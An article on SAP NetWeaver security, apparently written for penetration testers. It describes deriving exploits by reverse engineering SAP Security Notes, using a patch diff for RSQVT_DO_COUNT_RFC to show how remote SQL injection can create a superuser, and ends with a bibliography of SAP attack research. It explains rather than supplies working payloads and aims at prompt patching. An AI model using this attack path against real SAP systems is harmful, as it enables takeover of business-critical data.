
SAP systems are the backbone of company IT infrastructures and are therefore of vital importance. Some 65.000 database tables contain all the information necessary for doing business: customer, suppliers, employees, company-wide financial administration, but also manufacturing planning, logistics, world-wide sales data, credit card data, interfaces with banks and so on.

Although there are many different types of SAP systems offering different functionality, they all share the same Netweaver software architecture foundation. This software has seen one of the longest evolutions in the history of IT, starting from a mainframe application back in 1972, it has evolved into one of the most complex, rich and sophisticated software suites available, offering a myriad of different functions while covering all types of industry.

Since company data is highly confidential, SAP systems must be protected against hackers, industrial espionage, sophisticated hacking units of foreign powers but also against disgruntled (ex-) employees, fraudulent staff, etc.

To gain illegal access to an SAP system is not easy and is a bit like breaking into a medieval castle, provided, of course, a company uses a well-defined security architecture and has taken proper basic protection measures such as the ones described in the SAP Security guides.

However, a lot of SAP systems can still be accessed directly from the internet by anyone, (some even accessible with standard superuser and password) and are subjected to great operational risks.



Creating your own SAP exploits

From 2000 onwards, security experts have written papers on SAP security and vulnerabilities and exploits. The appendix at the end of this article lists some of the best-known publications in this area.

As an SAP pen tester, you would do well to read these publications and try to acquire the tools and exploits the authors used to demonstrate their findings. This will deepen your knowledge and open the possibility of further tool and exploit development.

In order to create a successful exploit for SAP, you will first need to find a new vulnerability. However, finding new vulnerabilities in SAP is not really an easy task and requires specialised knowledge, a logical mind, extreme programming skills and loads of tenacity.

But there is an easier, alternative way:

by reverse engineering SAP security notes, one can also produce working exploits.

In most cases SAP Security Notes contain fixes for vulnerabilities. By analysing such a fix, it is possible to discover the specific related vulnerability. And by examination of the vulnerability, it becomes possible to create an exploit for it.

Or as Sun Tsu says in The Art of War:

“Attack is the secret of defense; defense is the planning of an attack.”

Example

Let’s illustrate this with an example. The following URL provides you with an overview of SAP Security Notes: https://launchpad.support.sap.com/#/securitynotes (you will need to get a SAP OSS User ID for access). To see all available SAP Security Notes, select this option at the top left of the page: Select: “All SAP Security Notes”




Figure 1. Finding the vulnerable function and version validity

Finding a known vulnerability

To search in the resulting list, you can use the Knowledge search at the top of the page and enter the following search term: **‘SQL injection’.**

As a result, multiple SQL injection vulnerabilities are listed. On the first page, the following SAP Security Note is listed: [2453642 – SQL Injection vulnerability in SAP NetWeaver]

The information displayed in the list shows the following:

Figure 2. OSS Note 2453642 shown in list

This is quite a serious vulnerability, since it allows for crafted database queries by means of SQL injection inside Netweaver ABAP.

Using only two such SQL statements, an attacker can create a new SAP user and subsequently assign it super user privileges, which may then be used to attack the SAP system. In effect, it would be a major (and very efficient) type of attack if this vulnerability could be exploited.

To learn how it can be exploited, open this OSS Note and scroll down to the Correction Instructions and open the corrections from a BW version of your choice; for example, SAP_BW 740 – 740:




Figure 3. Finding the vulnerable function and version validity

The line containing the Release keyword shows you which component versions this OSS Note applies to. In this case **SAPKW74017** is mentioned, so this fix is present in support package 18 of component SAP_BW for version 740.

It therefore follows that, in all unpatched SAP systems having a lower support package version, this specific vulnerability is present.

Looking at the source code inside the correction instruction, the vulnerability appears present in function **RSQVT_DO_COUNT_RFC**. Further examination shows that in the fix (indicated by the markers “START / END OF INSERTION”), a check has been inserted to prevent remote execution of this function module by unauthorised callers:

```
*>>>> START OF INSERTION <<<<
  DATA l_program        TYPE SY-CPROG.
  DATA c_rsqvt_progname TYPE SY-CPROG VALUE 'CL_RSQVT_QUERYEXECUTOR========CP'.

*>>>> END OF INSERTION <<<<<<
...
  IF l_external_call = abap_true.
*   Call was performed via external RFC (other system, client or user)
    MESSAGE 'External Access not allowed'(002) TYPE 'A'.
  ELSE.
*>>>> START OF DELETION <<<<<
    try.
*>>>> END OF DELETION <<<<<<<
*>>>> START OF INSERTION <<<<
*   Make sure we are called from within RSQVT or purely local (without RFC)
    CALL FUNCTION 'RFC_GET_ATTRIBUTES'
      IMPORTING
        CALLER_PROGRAM                 = l_program
      EXCEPTIONS
        SYSTEM_CALL_NOT_SUPPORTED      = 1
        NO_RFC_COMMUNICATION           = 2
        INTERNAL_ERROR                 = 3
        OTHERS                         = 4.
    IF SY-SUBRC <> 0 and SY-SUBRC <> 2.
      MESSAGE 'Error Checking Access Restrictions'(003) TYPE 'A'.
    ENDIF.
    IF SY-SUBRC = 0 and l_program <> c_rsqvt_progname.
      MESSAGE 'External Access not allowed'(002) TYPE 'A'.
    ENDIF.

    try.
*>>>> END OF INSERTION <<<<<<
```

Figure 4. Inspecting the fix

Looking at the code, the function expects an SQL statement in the form of: `SELECT COUNT(*) FROM <TABLE>` as input, and returns a number as result. However, any SQL statement may be injected and will be executed.

In this case, the check involves determination of the program that is calling the function. If the calling program is not equal to ‘`CL_RSQVT_QUERYEXECUTOR========CP`’ (the class that is supposed to use this function), then a message is issued, and the execution of the function is aborted.

Closer inspection of the function inside the SAP system, shows that it is capable of remote execution, which makes it even more dangerous. Without proper SAP gateway protection (something that 70-80% of SAP systems are still lacking), this function may be called by anyone inside the company network using an RFC client (for instance, using the Python SAP RFC module).

We tried executing the two SQL queries (creating a new SAP user and providing it with SAP_ALL authorisation) remotely from another SAP system and it worked.

The function **`RSQVT_DO_COUNT_RFC`** can be executed remotely via any existing RFC destination that contains a valid SAP user ID and password. This may lead to complete system ownership. Strangely enough, SAP has marked this vulnerability with a CVSS score of only 4,7 (which corresponds with a Low Risk vulnerability), while in fact it should have been much higher.

This method of reverse engineering known vulnerabilities can also be applied easily to another class of vulnerabilities: missing authorisation checks in SAP transactions and programs. Just select the appropriate SAP security notes by searching on **'missing authorisation'**.

Risk window

After a new SAP Security Note has been published, there is a period with increased risk of exploitation due to reverse engineering that lasts until the note has been applied:




Figure 5. Risk window

The only remedy against exploits like these is to apply SAP security notes as soon as possible.

Statement from SAP

All the vulnerabilities mentioned in this article are patched by SAP and cannot be exploited if SAP systems are kept up to date with security notes and are securely configured.

Appendix

A lot of security research on SAP has been done from 2000 onwards. The following is a list that contains the most interesting publications:

AROUND 2000

www.kabai.com

Imre Kabai's website contained a collection of original and interesting "proof of concept" type ABAP programs written by a technical SAP consultant:

- ABAP #93 ZHIDE, contains an ABAP program that makes it possible to "hide" ABAP program source code while still enabling execution of the program.
- ABAP #30 & 31 ZTRHORSE & ZCPICT1, contains a Trojan horse program that makes it possible to execute ABAP programs in another SAP system.

2002

SAP Virus "SAPvir" (See OSS Note 512595) (author: Jochen Hein).(for the code see: http://www.jochen.org/sap-r3/sapvirii.html) There was a lot of media attention for this ABAP virus that modified the SAP source of ABAP programs, but the risk of infection and spread could be mitigated efficiently by conventional SAP security procedures.

"Wir hacken eine SAP Datenbank" (author: Jochen Hein)

http://www.jochen.org/~jochen/sap-r3/ora-hack.html

An early description of hacking techniques applied to SAP and Oracle.

2003

Paper "SAP Password Sicherheit" (author: Frank Dittrich)

https://de.alt.comp.sap-r3.narkive.com/38B6uKp4/sap-passwort-sicherheit

This paper contains a systematic analysis of the weaknesses in different hash techniques in use by SAP systems. The author stated that:

• SAP Developers can manipulate login program SAPMSYST

• SAP Developers can manipulate password hash values

• SAP Developers can manipulate table values

• he has a program that can test 10 million SAP passwords per minute (to see whether the hash values of these passwords are stored in the USR02 table of an SAP system).

2007

Paper "Attacking the giants: Exploiting SAP internals"

(author: Mariano Nuñez Di Croce, who later became the founder of Onapsis)

Attacking the Giants: Exploiting SAP internals

This by now famous paper contains an analysis of weaknesses in the RFC layer and the SAP Gateway component. It also describes several possible exploit techniques. In addition, the first publicly available framework for performing SAP penetration tests was launched. This tool called **sapyto** can still be downloaded from the Cybsec web site: http://www.cybsec.com/EN/research/sapyto.php

The SAP gateway component (not to be confused with the SAP Netweaver Gateway) is part of every SAP system. Because it originated as part of the RFC architecture coming from the mainframe era, it lacked basic authentication. Since it could not be redesigned due to the consequences for SAP customers, this component is now secured by means of Access Control Lists.

2008

John the Ripper patch for SAP passwords.

A SAP password cracker patch for the popular password hacking tool "John the Ripper" is officially released on the John the Ripper website by someone called “sap friend”.

http://www.openwall.com/lists/john-users/2008/06/26/1

Measuring the Attack Surfaces of SAP Business Applications

http://reports-archive.adm.cs.cmu.edu/anon/2008/CMU-CS-08-134.pdf

(authors: Pratyusa K. Manadhata, Yuecel Karabulut, Jeannette M.Wing)

Published by the *School of Computer Science Carnegie Mellon University Pittsburgh*

This academic paper describes a method for measuring the attack surfaces of SAP business applications implemented in Java, as well as a tool that can perform this measurement in an automated matter.

2009

Paper "Sniffing SAPGui passwords"

(authors: Andreas Baus & Rene Ledosquet)

Sniffing SAPGui passwords

This paper describes an original method of obtaining the clear text SAP user passwords from the SAPGui protocol.

Paper "The risks of downward compatibility"

(author: Mariano Nuňez Di Croce)

Can be downloaded from : http://www.onapsis.com/research-publications.php

States the need for changing the default password hash mechanism that enables CODVN B and F type hashes which can be cracked by the "John the Ripper" tool.

Paper "SAP Knowledge Management - The risks of sharing"

(author: Jordan Santarsieri)

Can be downloaded from: http://www.onapsis.com/research-publications.php

Due to the lack of proper access-control implementations, combined with default and permissive policies, many companies and organisations can (unwittingly) be exposing sensitive information through SAP Enterprise Portal to non-authorized parties.

Paper "SAP Security: attacking SAP clients"

(author: Alexander Polyakov)

http://dsecrg.com/files/pub/pdf/SAP_Security_-_attacking_SAP_clients.pdf

The paper describes various methods of attacking the SAPGUI client.

Method of decompression of SAP's DIAG protocol & sniffing clear text passwords

(author: Dennis Yurichev)

http://conus.info/utils/SAP_pkt_decompr.txt

The author has uncovered SAP's DIAG protocol and created a decompressor that enables him to read clear text passwords from sniffed SAPGUI packets.

2010

“Attacking SAP Users with Sapsploit Extended”

“ERP Security. Myths, Problems, Solutions”

“Some notes on SAP security”

(author: Alexander Polyakov)

In “Attacking SAP Users with Sapsploit Extended” Alexander explains that SAP users are interesting targets because:

- via the SAP user one can gain access to the SAP servers (user is seen as a proxy for access)

- SAP Users are less secure than SAP servers

- There are lots of SAP users in a company who have varying degrees of security

The weaknesses described are the many Active X components installed with SAP GUI are vulnerable to: Buffer overflows, Trojans, File overwrites, SAPLPD protocol (used for printing) A mass attack against users can be launched from the tool Metasploit module *db_autopown*. In addition the new tool sapsploit is introduced that uses a set of known vulnerabilities to get OSaccess on the user’s PC and download: connection data to SAP and credentials for SAP server access by using sniffing techniques.

“SAP Knowledge Management - The risks of sharing”

(author: Jordan Santarsieri of ONAPSIS) In "SAP Knowledge management: the risks of sharing", Jordan Santarsieri from Onapsis presented a security flaw in the SAP Portal Knowledge Management module. Due to the lack of proper access-control implementations, combined with default and permissive policies, many organizations can be exposing sensitive information through SAP Enterprise Portal to non-authorized parties.

2011

“The Invoker Servlet: A Dangerous Detour into SAP Java Solutions”

“The Silent Threat: SAP Backdoors and Rootkits"

(author: Onapsis)

In 2011, Onapsis came out with a paper entitled: “The Invoker Servlet: A Dangerous Detour into SAP Java Solutions”, based on an example used in the 2010 document from SAP.

This publication analyzes the Invoker Servlet Detour attack, identifying the root cause of this threat, how to verify whether your platform is exposed and how to mitigate it.

They also released “The silent Threat: Sap backdoors and Rootkits”, a paper that contains some hypothetical exploits directed against business data by modification of ABAP code.

"A crushing blow at the heart of SAP J2EE Engine“

(author: Alexander Polyakov of DSECRG)

Alexander Polyakov of DSECRG wrote a paper for the Blackhat 2011 Security Conference in Las Vegas called “A crushing blow at the heart of SAP J2EE Engine” in which he describes some new vulnerabilities of the SAP JAVA Application server:

- Decoding of the passwords used in the P4 protocol (used by Visual Admin for example)

- Information Disclosure via the SLD and System Information service

- Getting user credentials via the MMR service by posing as Samba Relay Server

- Exploiting servlets via insecurely configured WEB.XML file

- Verb tampering: executing HTTP GET requests by using the HEAD HTTP method instead.

The vulnerability presented by Alexander Polyakov on Black Hat USA 2011 caused SAP to raise an ad-hoc security notification.

The ABAP Underverse

("Risky ABAP to Kernel communication and ABAP-tunneled buffer overflows")

(author: Andreas Wiegenstein of VirtualForge)

The company Virtual Forge (now merged with Onapsis) concentrated on the ABAP domain and has developed a tool called the Code Profiler that is able to scan ABAP source code for known security weaknesses. This tool was used by SAP and resulted in +500 patches to be brought out in 2010. In the paper "The ABAP Underverse" Andreas Wiegenstein highlights numerous possibilities of exploitation in the ABAP domain, including some very dangerous low-level kernel calls.

2012

Inception of the SAP® Platform's Brain

("Attacks on SAP Solution Manager")

(author: Juan Perez-Etchegoyen from Onapsis)

Describes various vulnerabilities of the SAP Solution Manager. The SAP Solution Manager is a special type of SAP system used for SAP system lifecycle maintenance. It is connected to most SAP systems and can therefore be used as a proxy for attacks.

Scrubbing SAP clean with SOAP

(author: Chris Riley)

Describes the lack of security of the SAP Hostagent and its SOAP communication interface.

SAP Slapping A penetration testers guide
(author: Dave Hartley from MWR Labs)

A primer for SAP pentesters, introducing: SAP basic system concepts, vulnerable components and the Metasploit SAP modules.

Real SAP backdoors

(author: Andreas Wiegenstein)

Listing of SAP unprotected functions that allow for operating system access.

Systems Applications Proxy Pwnage

(author: Ian de Villiers from Sensepost)

Builds on the work from Dennis Yurichev. Author created and presented two new tools: SApCAP: a Java-based packet sniffer, decompressor and protocol analysis tool for SAP GUI SAPProx: the world's first ever SAP GUI proxy (WebScarab for SAP).

SSRF vs. business-critical applications

(authors: Polyakov, Chastukin, Tyurin from ERP Scan)

Original examples of applying SSRF style attacks on SAP Netweaver.

Uncovering SAP Vulnerabilities: Reversing and Breaking the Diag Protocol

(author: Martin Gallo)

Paper presents the structure of the DIAG protocol and presents a new WireShark plugin for sniffing SAPGUi traffic.

2013

Ghost in the Shell

(authors: Andreas Wiegenstein and Xu Jia)

If I Want a Perfect Cyberweapon I'll Target ERP

(author: Alexander Polyakov)

2014

OCL Hashcat (password crack tool)

Message from Atom (site administrator) introduces new SAP Hash types for SAP CODVN B (BCODE) and SAP CODVN F/G (PASSCODE). This tool has become the default method of decrypting SAP hexadecimal passwords found in the BCODE and PASSCODE fields in table USR02.

[Injecting evil code in your SAP J2EE systems: Security of SAP Software Deployment Server]

(authors: Dmitry Chastuhin, Alexander Polyakov)

[Practical SAP Pentesting]

(author: Alexander Polyakov)

Good standard work covering areas such as SAP Gateway, Message server, RFC security, ITS, ABAP code vulnerabilities, JAVA-engine attacks, Authorizations, Database security, and SAPGUI security.

[Risks in hosted Sap environments]

(authors: Andreas Wiegenstein and Xu Jia)

Exposes risks due to unpatched Solution Managers.

[SAP BusinessObjects Attacks: Espionage and Poisoning of Business Intelligence platforms]

(authors: Juan Perez-Etchegoyen, Will Vandevanter)

Different attacks on SAP Business Object (BO) type systems

[SAP's Network Protocols Revisited]

(author: Martin Gallo)

Presentation with details and realistic attack vectors regarding the different network protocols available on both new and classic SAP installations.

[Hiding the breadcrumbs: Anti-forensics on SAP systems]

(authors: Juan Perez-Etchegoyen, Will Vandevanter)

Methods of capturing the traces and evidence of attacks against SAP system.

2015

[SAP Afaria. One SMS to hack a company]

(author: Dmitry Chastukhin. ERPScan)

Attacking SAP's bring your own device mobile device management application Afaria.

[Jurassic SAP]

(authors: Sergio Abraham, Juan Perez-Etchegoyen)

Attacking SAP TREX component.

[I know what You Coded last Summer]

(authors: Xu Jia, Andreas Wiegenstein)

Best practices in secure ABAP coding.

[HoneySAP: Who really wants your money]

(author: Martin Gallo)

Paper introduces a low-interaction research honeypot aimed at learning the techniques, tactics and motivations behind the attacks against SAP systems.

2016

[An easy way into your SAP systems]

(author: Joris van de Vis of ERP Security)

Describes some unknown standard users and passwords of SAP Solution Manager, which can be used for accessing SAP landscapes connected to it.

[Getting access to the SAP server via the SAP management console]

(authors: Dmitry Chastukhin, Dmitry Yudin)

Deep dive into SAP Archiving file formats

(author: Martin Gallo)
Paper sheds some light on the compression algorithms and the CAR and SAR file formats, while at the same time demonstrating some potential attack vectors involving these types of files.

2017

Holy crap I need to pentest SAP from Citrix

PowerSAP: A PowerShell SAP Security Assessment Tool!

Presented at BlackHat by Joffrey CZARNY aka Sn0rkY

You've got mail Owning your business with one email

(author: Joris van de Vis)

Malicious usage of the mail handler inside SAP systems.

Protecting SAP HANA from vulnerabilities and exploits

(authors: Pablo Artuso, Nahuel Sanchez)

An overview and history of vulnerabilities of SAP's HANA platform.

SAP strikes back Your SAP server now counter attacks.
(authors: Vahagn Vardanyan, Dmitry Yudin)
Using the SAP server to attack SAPGUI clients & users.

Reverse Engineering ABAP Bytecode for Malware Analysis
(speakers: Hans-Christian Esperer, Frederik Weidemann)

This talk will demonstrate how the ABAP compiler works, how an attacker can inject malicious bytecode, and how a defender can spot tampered business logic by looking at the bytecode.

Intercepting SAP SNC-protected traffic

(author: Martin Gallo)
The paper introduces the details about this security layer, dissecting the packets and messages and show how SNC is related to each one of the protocols that are protected using it. It also reviews the main security characteristics and explores the attack surface exposed.